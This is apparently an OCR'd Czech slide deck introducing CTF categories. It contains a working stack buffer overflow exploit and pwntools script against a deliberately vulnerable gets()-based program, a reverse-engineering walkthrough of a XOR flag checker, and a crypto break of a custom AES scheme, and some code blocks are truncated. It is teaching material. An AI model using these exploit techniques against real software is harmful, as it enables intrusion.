  gets(buf);

  printf("Woah, were jumping to 0x%x !\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Give me a string and lets see what happens: ");
  vuln();
  return 0;
}
```


stack:

buffer overflow?

instruction pointer
stack pointer
base pointer

```
void vuln(){
  char buf[BUFFSIZE];
  gets(buf);

  printf("Woah, were jumping to 0x%x !\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Give me a string and lets see what happens: ");
  vuln();
  return 0;
}
```

stack:


64 bytů místa pro buf
…
64 bytů místa pro buf
adresa, kde končí main stack
adresa, kam skočíme potom

buffer overflow?

instruction pointer
stack pointer
base pointer

```
void vuln(){
  char buf[BUFFSIZE];
  gets(buf);

  printf("Woah, were jumping to 0x%x !\n", get_return_add
}

int main(int argc, char **argv){

  setvbuf(stdout, NUL
  gid_t gid = g
  setresgid(gid, gid, gid);
  puts("Give me a string and lets see what happens: ");
  vuln();
  return 0;
}
```

Co kdyby náš vstup byl větší než 64 bytů???




buffer overflow?

instruction pointer
stack pointer
base pointer

```
void vuln(){
  char buf[BUFFSIZE];
  gets(buf);

  printf("Woah, were jumping to 0x%x !\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Give me a string and lets see what happens: ");
  vuln();
  return 0;
}
```

stack:



???

Pojďme to vyzkoušet

```
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $ ./vuln
Give me a string and lets see what happens:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Woah, were jumping to 0x41414141 !
[1]    12952 segmentation fault (core dumped)  ./vuln
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $ 
```

povedlo se nám přepsat return adresu!
máme kontrolu nad programem!

Kam ale chceme skočit?

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include "asm.h"

#define BUFFSIZE 64
#define FLAGSIZE 64

void flag() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("Flag File is Missing. please contact an Admin if you are running this on the shell server.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  printf(buf);
}

void vuln(){
  char buf[BUFFSIZE];
  gets(buf);

  printf("Woah, were jumping to 0x%x !\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Give me a string and lets see what happens: ");
  vuln();
  return 0;
}
```

```
pwndbg> print flag
$1 = {<text variable, no debug info>} 0x80485e6 <flag>
```

↑

Toto je cíl

Exploit!

```
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $ echo -ne "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xe6\x85\x04\x08" | ./vuln
Give me a string and lets see what happens:
Woah, were jumping to 0x80485e6 !
flag{FLAGHERE}
[1]    11092 done                              echo -ne  |
       11093 segmentation fault (core dumped)  ./vuln
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $
```

Nebo pomocí pwntools:

```
from pwn import *

context.log_level = 'ERROR'

binary = "./vuln"

offset = 76


rop = ROP(binary)
rop.flag()

print "A"*offset + str(rop)
```

pwn - bring it on

- bypass protekcí
  - ASLR - při každém běhu se náhodně změní adresy + PIE → leak
  - Stack canary - před return adresou na stacku je uložená “stack cookie”, která je zkontrolována → leak
  - NX - stack leží v non-executable paměti, nelze shellcodovat → ROP

```
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $ checksec ./vuln
[*] '/home/sijisu/hxx/wtfctf/examples/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```


- heap
  - use after free
  - double free - volné chunky na heapu jsou drženy jako linked list, pokud vhodně párkrát freenu a pak znova mallocnu dostanu pointer na libovolné* místo v paměti
- tools: pwndbg, pwntools, Ghidra

rev - good first challenge


```
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $ ./rev
usage: ./rev FLAG
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $
```


```
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $ ./rev test
wrong flag :(
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $
```

Ghidra to the rescue!



Binárka je striplá, ale není třeba panikařit







Jak tedy vypadá main?


Decompile: FUN_00401146 - (rev)

```
1
2  undefined8 FUN_00401146(int param_1,long param_2)
3
4  {
5    undefined8 uVar1;
6    int local_c;
7
8    if (param_1 == 2) {
9      for (local_c = 0; local_c < 0x15; local_c = local_c + 1) {
10       if ((*(byte *)((long)local_c + *(long *)(param_2 + 8)) ^ (&DAT_00402020)[local_c]) !=
11           "f3qzGNGupkm1qcenpNBlpARoQRtOJyU+"[local_c]) {
12         puts("wrong flag :(");
13         return 1;
14       }
15     }
16     printf("Correct flag: %s\nCongrats!\n",*(undefined8 *)(param_2 + 8));
17     uVar1 = 0;
18   }
19   else {
20     puts("usage: ./rev FLAG");
21     uVar1 = 1;
22   }
23   return uVar1;
24 }
25
```



XOR XOR XOR XOR






Hotovo :)

```
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $ ./rev flag{hello_reversing}
Correct flag: flag{hello_reversing}
Congrats!
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $
```

- tools: Ghidra, IDA, Binary Ninja, strings :D, objdump, strace, ltrace, CyberChef

rev - bring it on

- hardcore obfuskace
  - packery
- netriviální algoritmy - takové, co rozbijí decompiler :)
- symbolic execution - “jak musí vypadat vstup, abychom se v kódu dostali sem?”
  - SAT solvers - z3, angr
- ezo architektury, virtuálky



crypto - good first challenge

```python
#!/usr/bin/env python3
from Crypto.Cipher import AES
from os import urandom
from random import randint, sample
from sys import stdin, stdout
from flag import m

p = urandom(16)
q = urandom(16)
n = randint(17, len(m)-1)//16

xor = lambda s, t: b''.join(bytes([a ^ b]) for a, b in zip(s, t))
aes = lambda s: AES.new(p, AES.MODE_CBC, b'\x00'*16).encrypt(s)
lst = lambda s: [s[i:i+16].ljust(16, b'\x00') for i in range(0, len(s), 16)]
inc = lambda s, t: bytes.fromhex("%032x" % (int(s.hex(), 16) + (t % n)))
blk = lambda s, t: b''.join(xor(aes(inc(t, i)), s[i]) for i in range(len(s)))
enc = lambda s, t: blk(lst(s), t)

f = enc(m, q)
```

```python
while True:
    print("1 - Print encrypted flag")
    print("2 - Test encryption")
    print("3 - Quit")
    print("==> ", end='', flush=True)
    a = stdin.readline().strip()

    if a == '1':
        print("Here you go:", ''.join("{:02x}".format(c) for c in f))
    elif a == '2':
        print("Enter a hex-encoded message to encrypt: ", end='', flush=True)
        try:
            b = stdin.readline().strip()
            b = '0' * (len(b) % 2) + b
            e = enc(bytes.fromhex(b), q)
            s = ['1'] * len(p)
            t = bytearray(p)
            for i in sample(range(len(p)-1), 3):
                s[i] = '0'
                t[i] = ord(urandom(1))
            print("Encryption key :", ''.join("{:02x}".format(c) for c in t))
            print("Mask of truth  :", ''.join(s))
            print("Your cryptogram:", ''.join("{:02x}".format(c) for c in e))
        except ValueError as e:
            print(e)
    elif a == '3':
        print("Thanks, bye!")
        exit(0)
    else:
        print("Invalid choice")
    print('')
```

Jak to vypadá?

```
1 - Print encrypted flag
2 - Test encryption
3 - Quit
==> 1
Here you go: de3089b554ea52b3dfc584f9395aab64a5a52e83960fc003cddbde92faf23f2e0e8c3baa892f8d35da5
7bb8956da892d53f2cf7b969437638cb04bb937394766f6d8cb7a18198b4b51042542bfa4ab2058ed0f8a70cea48f759
c1f3e5c176ad3987042db585de4570b2dc9febf52dd0c3709c0a1c040876f1d0575b7f01c1fff72bacb0b243b8489585
5d33994224f0c9505d35611c5ca0b79755f52599c3bb73b4439b9cc0a28eeb71bb0194b347a718fff3c7ddf5384cab51

1 - Print encrypted flag
2 - Test encryption
3 - Quit
==> 2
Enter a hex-encoded message to encrypt: 414141
Encryption key : bb9962bf793720830a7ff046a8ccf1e9
Mask of truth  : 0011111110111111
Your cryptogram: da19bac635877e9392a0fd9c4b768b37

1 - Print encrypted flag
2 - Test encryption
3 - Quit
==>
```

Jak to šifruje?


```python
#!/usr/bin/env python3
from Crypto.Cipher import AES
from os import urandom
from random import randint, sample
from sys import stdin, stdout
from flag import m

p = urandom(16)
q = urandom(16)
n = randint(17, len(m)-1)//16

xor = lambda s, t: b''.join(bytes([a ^ b]) for a, b in zip(s, t))
aes = lambda s: AES.new(p, AES.MODE_CBC, b'\x00'*16).encrypt(s)
lst = lambda s: [s[i:i+16].ljust(16, b'\x00') for i in range(0, len(s), 16)]
inc = lambda s, t: bytes.fromhex("%032x" % (int(s.hex(), 16) + (t % n)))
blk = lambda s, t: b''.join(xor(aes(inc(t, i)), s[i]) for i in range(len(s)))
enc = lambda s, t: blk(lst(s), t)

f = enc(m, q)
```

1. Vygeneruje náhodně **p**, **q** a **n**
2. Rozdělí zprávu do 16 bytových bloků (kdyžtak padduje)
3. Každý blok vyXORuje s **q** zašifrovaným pomocí AES (IV bude nulové, klíč bude **p**)
4. K **q** vždy přičte index bloku mod **n**.

Poznatky

- je to blokový XOR našeho vstupu s key streamem generovaným AESem
- pokud náš vstup budou samé nuly, získáme čistý výstup z AES
- zároveň máme klíč k AESu - **p**
- → můžeme získat vstup, který šel do AESu - **q**
- pro dešifrování dalších bloků budeme přičítat k **q** (mod n, které ale neznáme)

A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0



Cipher Block Chaining (CBC) mode encryption

```
1 - Print encrypted flag
2 - Test encryption
3 - Quit
==> 2
Enter a hex-encoded message to encrypt: 0
Encryption key : 65b062bf79f820830abaf046a8cc39e9
Mask of truth  : 1111101110111101
Your cryptogram: 9b58fbc635877e9392a0fd9c4b768b37

1 - Print encrypted flag
2 - Test encryption
3 - Quit
==> 2
Enter a hex-encoded message to encrypt: 0
Encryption key : 65b062bf79bc20830ae8f0462dccf1e9
Mask of truth  : 1111101110110111
Your cryptogram: 9b58fbc635877e9392a0fd9c4b768b37

1 - Print encrypted flag
2 - Test encryption
3 - Quit
==> 2
Enter a hex-encoded message to encrypt: 0
Encryption key : 09b062bf799820830aebf046a8ccc7e9
Mask of truth  : 0111101111111101
Your cryptogram: 9b58fbc635877e9392a0fd9c4b768b37

1 - Print encrypted flag
2 - Test encryption
3 - Quit
==> 2
Enter a hex-encoded message to encrypt: 0
Encryption key : 65b062bf0f3740830aebc346a8ccf1e9
Mask of truth  : 1111010111011111
Your cryptogram: 9b58fbc635877e9392a0fd9c4b768b37

1 - Print encrypted flag
2 - Test encryption
3 - Quit
==> 2
Enter a hex-encoded message to encrypt: 0
Encryption key : 65b062bf7925d3830aebf044a8ccf1e9
Mask of truth  : 1111100111101111
Your cryptogram: 9b58fbc635877e9392a0fd9c4b768b37

1 - Print encrypted flag
2 - Test encryption
3 - Quit
==> 2
Enter a hex-encoded message to encrypt: 0
Encryption key : 65bb6223793720830ae8f046a8ccf1e9
Mask of truth  : 1010111110111111
Your cryptogram: 9b58fbc635877e9392a0fd9c4b768b37

1 - Print encrypted flag
2 - Test encryption
3 - Quit
```

Získáváme p

```
65b062bf79f820830abaf046a8cc39e9
65b062bf79bc20830ae8f0462dccf1e9
09b062bf799820830aebf046a8ccc7e9
65bb6223793720830ae8f046a8ccf1e9
8ab04cbf793720830aebf0467eccf1e9
65b0dabf793720af0aebf04aa8ccf1e9

65b062bf793720830aebf046a8ccf1e9
```

Získáváme q

```
1 - Print encrypted flag
2 - Test encryption
3 - Quit
==> 2
Enter a hex-encoded message to encrypt: 00000000000000000000000000000000
Encryption key : 65b062bf7937a38337ebf046a857f1e9
Mask of truth  : 1111110101111011
Your cryptogram: 9b58fbc635877e9392a0fd9c4b768b37
```

```
In [175]: AES.new(bytes.fromhex("65b062bf793720830aebf046a8ccf1e9"), AES.MODE_CBC, b'\x00'*16).decrypt(bytes
     ...: .fromhex("9b58fbc635877e9392a0fd9c4b768b37")).hex()
Out[175]: 'e3707c41cd8ab36c6aef991e891e5211'
```

Tak to zkusme dát dohromady!

```python
#!/usr/bin/env python3
from Crypto.Cipher import AES
from os import urandom
from random import randint, sample
from sys import stdin, stdout

p = bytes.fromhex("65b062bf793720830aebf046a8ccf1e9")
q = bytes.fromhex("e3707c41cd8ab36c6aef991e891e5211")
n = 1

flag = bytes.fromhex("de3089b554ea52b3dfc584f9395aab64a5a52e83960fc003cddbde92faf23f2e0e8c3baa892f8d3
```

```
siiisu@ThinkSUSE ~/hxx/kybersoutez/icsc/2021/challs/quals2/leaksomesecrets $ py server_cracker_demo.py
'Ehrsam, Meyer, S>\xfd xd5E\xa3\x88\xbe\x90_{#\x0e\xb1\x84\xb4\x19\x95\xd4\xc0l\xbc\xa8\xf3\xa6H\xf3\xd8\xcbR\x1c_\xa3\xeb\x17+\x88;
D\x8f~\xfd\x00\x8b\xc6\xc2x\x83\x16#CSX/\xecF\xad\x8c\n%"5\xfd\x0fP\\@UF\x13\x08\xfc\xff,J=\xca\xee?\x82\x8b\
9\xd4\x1c\xfbu\x1d1\xc3tqU\xa6\xf n\x01ng encrypted. Th:\xe \x81Z\xe2\x90\xfc\xd4\x1aN5\x05\xf9\x8a\xbc\x07\xdd\xd8\xdcn\xbc\xbe\xf3\
5JlWitE!\x93\xf0\xe2\x0e\x03\xf7\ %\x96\xe1\xa5\xb2D \xdb\x13\x9f\x17\xc4\x8b xc0}\x8d_#CSX/\xecI\xa4\x90\x1
